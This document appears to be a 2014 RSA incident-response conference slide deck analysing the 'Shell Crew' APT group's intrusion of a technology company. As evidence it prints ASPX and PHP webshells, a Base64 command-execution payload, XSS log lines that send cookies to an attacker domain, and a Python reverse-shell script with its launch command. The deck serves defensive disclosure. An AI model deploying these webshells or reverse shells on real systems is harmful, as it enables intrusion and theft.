

ISACA Conference December 2014 Dissecting the Tactics of an Advanced Adversary (Sh3IICr3w)

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EMC²



Overview of Topics

- RSA Intro
- Who is "Sh3llCr3w"
- Modus Operandi
- TTPs: Webshells/Backdoors
- Case Study 2014
 - Recon
 - Compromise
 - Persistence
 - Re-compromise Attempts





RSA Incident Response Practice

- The Team:
 - Top Industry Talent
 - Backgrounds in:
 - Federal, Military, Private Industry and Law Enforcement
 - Passionate Hunters
- Our Customers:
 - Fortune 50, 100 and 500 companies
 - Financial Institutions
 - Insurance/Utility companies
 - Governments/Universities





Who is the Sh3llCr3w

- Advanced Persistent Threat (APT) group, a.k.a
 - Deep Panda
 - WebMasters
 - KungFu Kittens
 - PinkPanther
- Objectives:
 - Penetrate networks to steal:
 - Intellectual Property
 - Sensitive communication





Modus Operandi

- Exploit web app vulnerabilities
- Multi-pronged Spear-phishing
 - Harvest Credentials
 - Deliver Trojans
 - Cookies stealing
- Gain Administrator access to network
- Install Backdoors/Webshells
- Regular visits to steal data





Persistence Techniques

- Various Webshells
 - ASPX, JSP, PHP, CFM, etc.
- Register DLLs with IIS
- Modify System.Web.dll (Ghost Webshell)
- Sticky-Key Backdoor
- Trojans
 - Derusbi/Axel/Rabbithole/Keyloggers





Persistence: Webshells

- Simple or complex scripts that execute commands on webserver hosting it:
 - File system traversal
 - File upload/download/execution
 - Database connectivity
 - Light or no obfuscation (ASCII hex or Base64)
- A simple Webshell:

```
<%@ Page Language="Jscript" validateRequest="false" %><%eval(System.Text.
Encoding.Default.GetString(Convert.FromBase64String((Request.Item["logon"]).
Remove(0,6))), "unsafe"); Response.Clear(); Response.StatusCode = 404; %>
```





Persistence: Register DLL with IIS

```
cs POST /my.jna/?check=589482179 HTTP/1.1
   Host: mywebsite.com:80
   User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
   Cache-Control: no-cache
Pragma: no-cache
                                                                     DLL
   Connection: close
   Content-Type: application/octet-stream
   Content-Length: 387
   http://www.ywebtestrunner.com/.cfm HTTP/1.1
   Host: www.ywebtestrunner.com
   User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Language: en-us, en; q=0.5
   Accept-Encoding: gzip, deflate
   Proxy-Connection: keep-alive
```

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Persistence: Modify System.Web.dll

- System.Web.dll is an assembly of namespaces
 - Can be decomplied with DotNET Reflector
 - Contains hundreds of C# scripts
- ShellCrew modified two scripts:
 - PageHandlerFactory.cs
 - default_aspx.cs
- Modifications create a "ghost" webshell
 - POST to non-existent web pages
 - Payload contain special marker





Persistence: Modify System.Web.dll

```
private IHttpHandler GetHandlerHelper(HttpContext context, string requestType, VirtualPath virtualPath, string physicalPath)
            string str = context.Request["4B39DD871AD56E6BFEC750C33138B985"];
            if (str != null)
                                                                                          If the payload of the POST request
                                                                                           contains marker call default_aspx
                 return new default aspx();
            Page page = BuildManager.CreateInstanceFromVirtualPath(virtualPath, typeof(Page), context, true, true) as Page;
            if (page == null)
                 return null;
                                                                             Added code
     ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptOp_ectStackTop()).localVars[0] = w;
     ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().Script ojectStackTop()).localVars[1] = parameterContainer;
     ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().Script.StackTop()).localVars[2] = obj2;
     Eval.JScriptEvaluate(base.Request["4B39DD871AD56E6BFEC750C33138B985"], ((INeedEngine) this).GetEngine());
     w = (HtmlTextWriter) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[0];
     parameterContainer = (Control) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[1];
     obj2 = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[2];
```

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Persistence: Ghost WebShell Example

POST /idontexist.aspx HTTP/1.1

Cache-Control: no-cache

Referer: http://mywebserver.com

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Host: mywebserver.com Content-Length: 1113 Connection: Close

Marker string

4B39DD871AD56E6BFEC750C33138B985=Response.Write("->|"); var


err:Exception; try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXhOLkVuY29kaW5nLkdldEVuY29kaW5nKDkzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJOLkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ6MSJdKSkpO3ZhciBlPW5ldyBTeXNOZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVtLklPLlN0cmVhbVJlYWRlcixFSTpTeXNOZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXNlU2hlbGxFeGVjdXRlPWZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE9ldHBldD10cnVlO2MuUmVkaXJlY3RTdGFuZGFyZEVycm9yPXRydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtzW50cz0iL2MgIitTeXNOZW0uVGV4dC5FbmNvZGluZy5HZXRFbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXNOZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVlc3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE9ldHBldDtFST11LlN0YW5kYXJkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG9ldC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7")), "unsafe");}catch(err){Response.Write("ERROR://"%2Berr.message);}Response.Write("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkQ6XG15d2Vic2VydmVyXCImd2hvYWlpJmVjaG8gWlNdJmN</pre>





kJmVjaG8gW0Vd

Persistence: Sticky-key Backdoor





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Persistence: Trojan.Rabbithole

- Written in .NET 2.0
- Trojan Functionality
 - Proxy capability
 - User impersonation
 - Time stomping
 - GREP like functionality
 - WMI integration









Case Study 2014 – Overview

- 1 Recon
 Three months recon on victim prior to attack
- 2 Spear-phishing email
 Three-pronged phishing
 email to guarantee success
- Windows Domain
 Compromise
 Password dumping, lateral
 movement, backdoors

- 4 Linux Domain Compromise
 Root credentials, webshells
 installed.
- 5 Data Exfil
 Repeated Intellectual
 Property theft
- 6 RSA IR hired
 Hired for a completely
 different infection

- 7 Remediated
 All backdoors removed,
 Alerts setup
- Re-entry Attempts
 Perimeter scans,
 multiple spear-phishing



Case Study 2014 – Victim Profile

- Technology industry vertical
- Designs and manufactures products
 - Lots of engineers
- Global presence
- 15,000 Windows endpoints
- 10,000 *nix endpoints
 - Primary source of Intellectual Property (IP)





Case Study 2014 - Recon

- First sign of recon April 2013Source IP: 116.48.137.24 (Hong Kong)
- Started with scan for SQL vulnerabilities
 - Sqlmap/1.0-dev (http://sqlmap.org)
- Google hacking
 - "site: victim.com +filetype:swf"
 - "site: victim.com +ftp.victim.com +passwords"
- Cross Site Scripting (XSS)
 - June 2013 identified XSS vulnerable page
- Engineering portal hosted at victim.com
 - Created account and tested redirect
- July 10th 2013 delivers spear-phishing email





Case Study 2014 - Recon

```
2013-07-10
                13:57:50
                             116.48.137.23
                                      .aspx?pstid=10096&la=jp "Mozilla/5.0 (Windows NT
GET A
6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
        id=test|test|f2036482@rmqkr.net
2013-07-10
                13:58:38 116.48.137.23
                                     .aspx?pstid=10096<h1>test&la=jp "Mozilla/5.0
GET /
(Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
        id=test|test|f2036482@rmqkr.net
2013-07-10
                13:59:27
                            116.48.137.23
                                      .aspx?pstid=10096 iframe src=http://www.yahoo.com>
GET /
/iframe>#5361255989912597892&la=jp "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0)
Gecko/20100101 Firefox/22.0" " id=test|test|f2036482@rmqkr.net
                            116.48.137.23
2013-07-10
                14:05:34
                                     .aspx?pstid=10096 iframe src http://www.yahoo.com
> /iframe>6la=en "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0" "
                   id=test|test|f2036482@rmgkr.net
2013-07-10
                14:07:23
                            116.48.137.23
GET /
                                     .aspx?pstid=10096 iframe src http://www.yahoo.com
> /iframe>6la=en "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0" id=test|test|f2036482@rmqkr.net
```

 EMC^2

RSA

Case Study 2014 - Recon

Three stage spear-phish – July 2013

```
116.48.137.23
             2013-07-10
                         18:07:00
                                                  .aspx?pstid=10096 script>DOCUMENT.write iframe src
             GET /
Session
                                     .crabdance.com /rss /COOKIE.php?c= +encodeURIComponent
            http: / /
cookie
            DOCUMENT.COOKIE + width=10 height=10 border=1> ; /script>&la=en "Mozilla/5.0 (Windows NT
             6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" "
                                                                  | id= | | f1096304@rmqkr.net
             2013-07-10
                         18:07:00
                                     116.48.137.23
Java
             GET /
                                                  aspx?pstid=10096 iframe src
                                 crabdance.com/rss/401.php > /iframe> "Mozilla/5.0 (Windows NT 6.1;
             http://
exploit
            WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" " id= | [f1096304@rmgkr.net
            2013-07-10
                                     116.48.137.23
                         18:07:00
Credential
            GET /
                                                  .aspx?pstid=10096 iframe src
theft
            http://
                                  crabdance.com/login/member.html > /iframe> "Mozilla/5.0 (Windows NT
             6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" " id | f1096304@rmqkr.net
```





Case Study 2014 – Spear-phish

Credential


```
URL: http://
                            crabdance.com/login/AppClass.jar
IP:
                                                                    23
<null>: HTTP/1.1 200 OK
content-length: 6816
last-modified: Fri, 05 Jul 2013 00:38:36 GMT
content-type: text/plain
                                                                 te
date: Wed, 10 Jul 2013 18:21:16 GMT
server: Apache/2.2.8 (Win32) PHP/5.2.6
                                                                 be
deploy-request-content-type: application/x-java-archive
URL: http://
                             crabdance.com/login/AppClass.jnlp
                                                                 al
<null>: HTTP/1.1 200 OK
content-length: 615
last-modified: Fri, 05 Jul 2013 01:08:47 GMT
content-type: application/x-java-jnlp-file
date: Wed, 10 Jul 2013 18:21:15 GMT
server: Apache/2.2.8 (Win32) PHP/5.2.6
URL: http://
                       /test.jpg
                                           Trojan file
<null>: HTTP/1.1 200 OK
content-length: 73647
last-modified: Wed, 10 Jul 2013 17:13:39 GMT
content-type: image/jpeg
date: Wed, 10 Jul 2013 18:21:17 GMT
                                                                 cel
server: Apache/2.2.8 (Win32) PHP/5.2.6
```





Case Study 2014 – Spear-phish

- Spear-phish delivers Trojan.Axel
- A few hours later Trojan. Derusbi appears








Case Study 2014 - Entrenchment

- Webshell Entrenchment Exchange servers
- Webshell Entrenchment Webserver running ColdFusion







Case Study 2014 - Data-theft

- Data theft from Windows environment in early days of intrusion
- RAR utility named "hotfix.log"
- Archive files named "hotfix#.dat"


	Name A	Size	Modification Time (\$SI)	Creation Time (\$FN)	MFT Update Time(\$FN)	Creation Time (\$SI)	Full path
	hotfix.dat	607060	7/15/2013 1:21:18 PM	7/15/2013 1:21:05 PM	7/15/2013 1:21:05 PM	7/15/2013 1:21:05 PM	C:\Windows\Temp\hotfix.dat
	hotfix.log	337920	7/13/2009 9:16:12 PM	7/15/2013 1:20:38 PM	7/15/2013 1:20:38 PM	7/15/2013 1:20:38 PM	C:\Windows\Temp\hotfix.log
	hotfix.log	337920	7/13/2009 9:16:12 PM	7/24/2013 2:09:14 PM	7/24/2013 2:09:14 PM	7/24/2013 2:09:14 PM	C:\Temp\EVTLOGS\hotfix.log
	hotfix1.dat	1924090	7/24/2013 2:09:52 PM	7/24/2013 2:09:48 PM	7/24/2013 2:09:48 PM	7/24/2013 2:09:48 PM	C:\Temp\EVTLOGS\hotfix1.dat
	hotfix1.dat	4135860	7/15/2013 3:59:08 PM	7/15/2013 3:58:51 PM	7/15/2013 3:59:08 PM	7/15/2013 3:56:17 PM	C:\Windows\Temp\hotfix1.dat
	hotfix2.dat	221596	7/15/2013 6:24:30 PM	7/15/2013 6:24:27 PM	7/15/2013 6:24:27 PM	7/15/2013 6:24:27 PM	C:\Windows\Temp\hotfix2.dat
ı	hotfix2.dat	123580	7/24/2013 2:18:50 PM	7/24/2013 2:18:46 PM	7/24/2013 2:18:46 PM	7/24/2013 2:18:46 PM	C:\Temp\EVTLOGS\hotfix2.dat
	hotfix3.dat	144337	7/24/2013 2:28:37 PM	7/24/2013 2:26:19 PM	7/24/2013 2:26:19 PM	7/24/2013 2:26:19 PM	C:\Temp\EVTLOGS\hotfix3.dat
_	hotfix31.dat	5495610	7/24/2013 2:29:58 PM	7/24/2013 2:29:46 PM	7/24/2013 2:29:46 PM	7/24/2013 2:29:46 PM	C:\Temp\EVTLOGS\hotfix31.dat





Case Study 2014 - Entrenchment

Webshell Entrenchment – Linux Systems







Case Study 2014 – Data-Theft

- Review of web server logs revealed signs of data theft
- Preferred names: "hotfix.dat", "help.html", "logo.gif"
- Over 4 GB of Intellectual Property

В	С			D		E	F	G
[03/Sep/2013:12:05:40	-0400]	GET /~	1	/tmp.tar.gz HTTP/1.0		200	1,395,078,992	Wget/1.11.4
[04/Sep/2013:17:08:09	-0400]	GET /~		/hotfix.dat HTTP/1.0		200	1,381,321,655	Wget/1.11.4
[06/Sep/2013:12:02:50	-0400]	GET /	1	/lib.dat HTTP/1.0		200	28,250,451	Wget/1.11.4
[21/Oct/2013:01:10:26	-0400]	GET /~	1	//help.html HTTP/1.1		200	3,777,201	Wget/1.13.4 (cygwin)
[22/Oct/2013:13:21:29	-0400]	GET /~	/	/help.html HTTP/1.1		200	4,694,692	Wget/1.13.4 (cygwin)
[11/Nov/2013:16:21:10	-0500]	GET /~	/	/logo.gif HTTP/1.1		200	27,610,244	Wget/1.13.4 (cygwin)
[11/Nov/2013:16:30:04	-0500]	GET /~	1	/banner.gif HTTP/1.1		200	23,209,772	Wget/1.13.4 (cygwin)
[17/Jan/2014:04:31:56	-0500]	GET /~	1	/logo.gif HTTP/1.1		200	47,460,352	Wget/1.13.4 (cygwin)
[17/Jan/2014:05:10:55	-0500]	GET /~	1	/logo.gif HTTP/1.1		200	116,047,872	Wget/1.13.4 (cygwin)
[17/Jan/2014:10:10:20	-0500]	GET /~		/logo.gif HTTP/1.0		200	1,305,939,968	Wget/1.11.4
					Total -		4,333,391,199	





Case Study – Total Network Compromise


- Compromised domain credentials
- Moved laterally to over 40 Windows & Linux systems
- Placed ASPX webshells on the two Exchange servers
 - Used this webshell every month to launch Trojan. Rabbithole
 - Visited engineers' workstations.
- Placed CFM webshells on Windows server running Coldfusion
- Placed PHP webshell on one internal Linux server
- Leveraged "besadmin" account to access OWA and read emails
- Used custom email harvesting tool.
 - Attempted to extract 5GB of email from company CFO.
- Leveraged Linux webshell to access Intellectual Property
 - Exfiltrated several product design databases





Case Study - Network Compromise

- Evidence of lateral movement and network/user mapping
- Hash dumping of all AD users







Case Study – Remediation

- RSA responded between February April 2014
- Company ready to remediate on 4 April 2014
 - All webshells deleted
 - All infected workstations rebuilt
 - All domain names sinkholed
 - All IP addresses were blocked outbound
 - Alerts were set on attempts to access webshells
 - 2-factor VPN access
- Intense Monitoring Phase
 - Alerts set for:
 - Known IPs
 - Webshell access
 - Service Accounts





Case Study – Re-Entry Attempts

- ShellCrew attempted to come back 12 April 2014
 - Failed attempts to authenticate with OWA and access webshell
 - VPN login failures
 - Hundreds of attempts to login to OWA with service accounts
 - 18 April 2014 Spear-phishing
 - Attempted to spear-phish with identical method as July 2013. Very poor attempt.
 - 8 August 2014 Spear-phish
 - Credential theft and malware drop
 - Google proxy service
 - 18 August 2014
 - Spear-phish targeting Linux webshell





Case Study – 8 August Spear-Phish

- Spear-phish targeted 200 users
- Some emails also had a malicious attachment

From: Access Administrator [mailto: ||accessadm@aim.com|]
Sent: Friday, August 08, 2014 1:16 PM
To: ||Subject: access administrator request

HI,we update all user rsa token. you can get update information from RSA Self-Service Console. befor you login, please send us you old seed file. thank you

https://1-ps.googleusercontent.com/h/212.71.238.123/citrix/rsa.php

https://1-ps.googleusercontent.com/h/goo.gl/AcVxHK


Even stealthier





Case Study – 8 August Spear-Phish

Credential harvesting



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Case Study – 8 August Spear-Phish

- Malicious attachment was password protected zip file (setup.zip)
 - Password: hotfix
- Dropped Trojan.Axel
 - Beacons to jaxupdate.crabdance.com (158.255.2.161)


```
Heading
Stream Content
POST /rss/it_login.php?nuluqw HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
                      __crabdance.com
Host:
                                         Base64 encoded output
Content-Length: 1891
Connection: Keep-Alive
                                         of the "set" command
Cache-Control: no-cache
  VIEWSTATE=Y21kLmV4ZSAvYvBzZXRBTExVU0VSU1BST0ZJTEU9Ozp
```





Case Study – 18 August Spear-Phish

Spear-phish targeted Linux webshell







Case Study – 18 August Spear-Phish

```
[]<html>Key Features <br>
         Bluetooth 4.0 low energy radio with direct single-ended 50@ antenna connection<pr>
4
         16-bit microprocessor with 64Kbytes RAM and 64Kbytes ROM<br>
5
         Switch Mode Power Supply<br>
6
        Up to 32 re-assignable programmable digital IOs<br/>
8
        Analogue IOs<br>
        PWMs and quadrature decoders<br>
10
         1 μA Integrated key scanning hardware<br>
11
        Peripheral (I2C) and debug interfaces (SPI)      
        UART interface <br>
13
         SDK with compiler and application examples<br/>
14
         Integrated Bluetooth 4.0 qualified stack<br/>
15
        Master and slave operation<br>>
16
     <br>
     <br>
```

```
111
       <br>
112
       <br>
113
                                                                          Malicious URL
       <br>
114
       <br>
                                                                          loaded automatically
115
       <br>
116
       <br>
117
       <iframe src="http://158.255.2.161/404.htm"></iframe>
118
       </html>
119
```





Case Study – 18 August Spear-Phish

```
-<html>
                              # -*- coding:utf-8 -*-
               -head>
                              #!/usr/bin/env python
                <meta htt
                </head>
                              back connect py version, only linux have pty module
               -<script
                              code by google security team
                setTimeou
                              import sys,os,socket,pty
                                                                                                 f/info.php">
method="post"
                              shell = "/bin/sh"

    def usage(name):

                        10
                                  print 'python reverse connector'
                HkgbGlud
                                  print 'usage: %s <ip addr> <port>' % name
                VOLHBOeQ: 11
                                                                                                ıbmVjd€
                yJwogICAc 12
                                                                                                W4oc31
                LmFyZ3Ypl 13
                                                                                                25zb2Ni
                             def main():
                XQoc29ja: 14
                                                                                                'yZ3ZbM
                                  if len(sys.argv) !=3:
                OsaW50KHD
                                                                                                pbnQgJ2
                        15
                                      usage(sys.argv[0])
                vbm51Y30c
                                                                                                HMuZm.
                                      sys.exit()
                ZW5vKCksl
                                                                                                LITVEZ
                EUiKQogI( 17
                                  s=socket.socket(socket.AF INET,socket.SOCK STREAM)
                                                                                                fud\5z2
                RlbnYoIkl 18
                                  try:
                                                                                                CiAgI
     tmp/12.txt;base64 -d /tmp/12.txt>/tmp/httpd.py;python /tmp/httpd.py 158.255.2.161 443 &');echo
     '<script>window.location = \'http://www.companysite.com/\'</script>';">
     </form>
                                                                                                 Remote Shell
                </body> 2.4
                                  os dun2(s fileno() ()
                </html>
```

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Case Study – info.php

• The 30 bytes that can cost your company millions:

<?php @eval(\$_POST['test']);?>







Sh3llCr3w Summary

- A truly Advanced APT group using advanced techniques to remain entrenched
- Once entrenched, they maintain a low profile on the network
 - Victims usually are notified rather than discover Sh3llCr3w themselves
- Other engagements we've see just VPN access with one webshell
 - Moving to almost Trojan-free compromises
- If discovered on your network a thorough investigation followed by a carefull remediation plain is needed to successfully expel and keep out of network.
- More technical information on some of their Trojans and techniques:
 - http://www.emc.com/collateral/white-papers/h12756-wp-shell-crew.pdf
- Stay tuned for an updated report coming in the near future







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RSA

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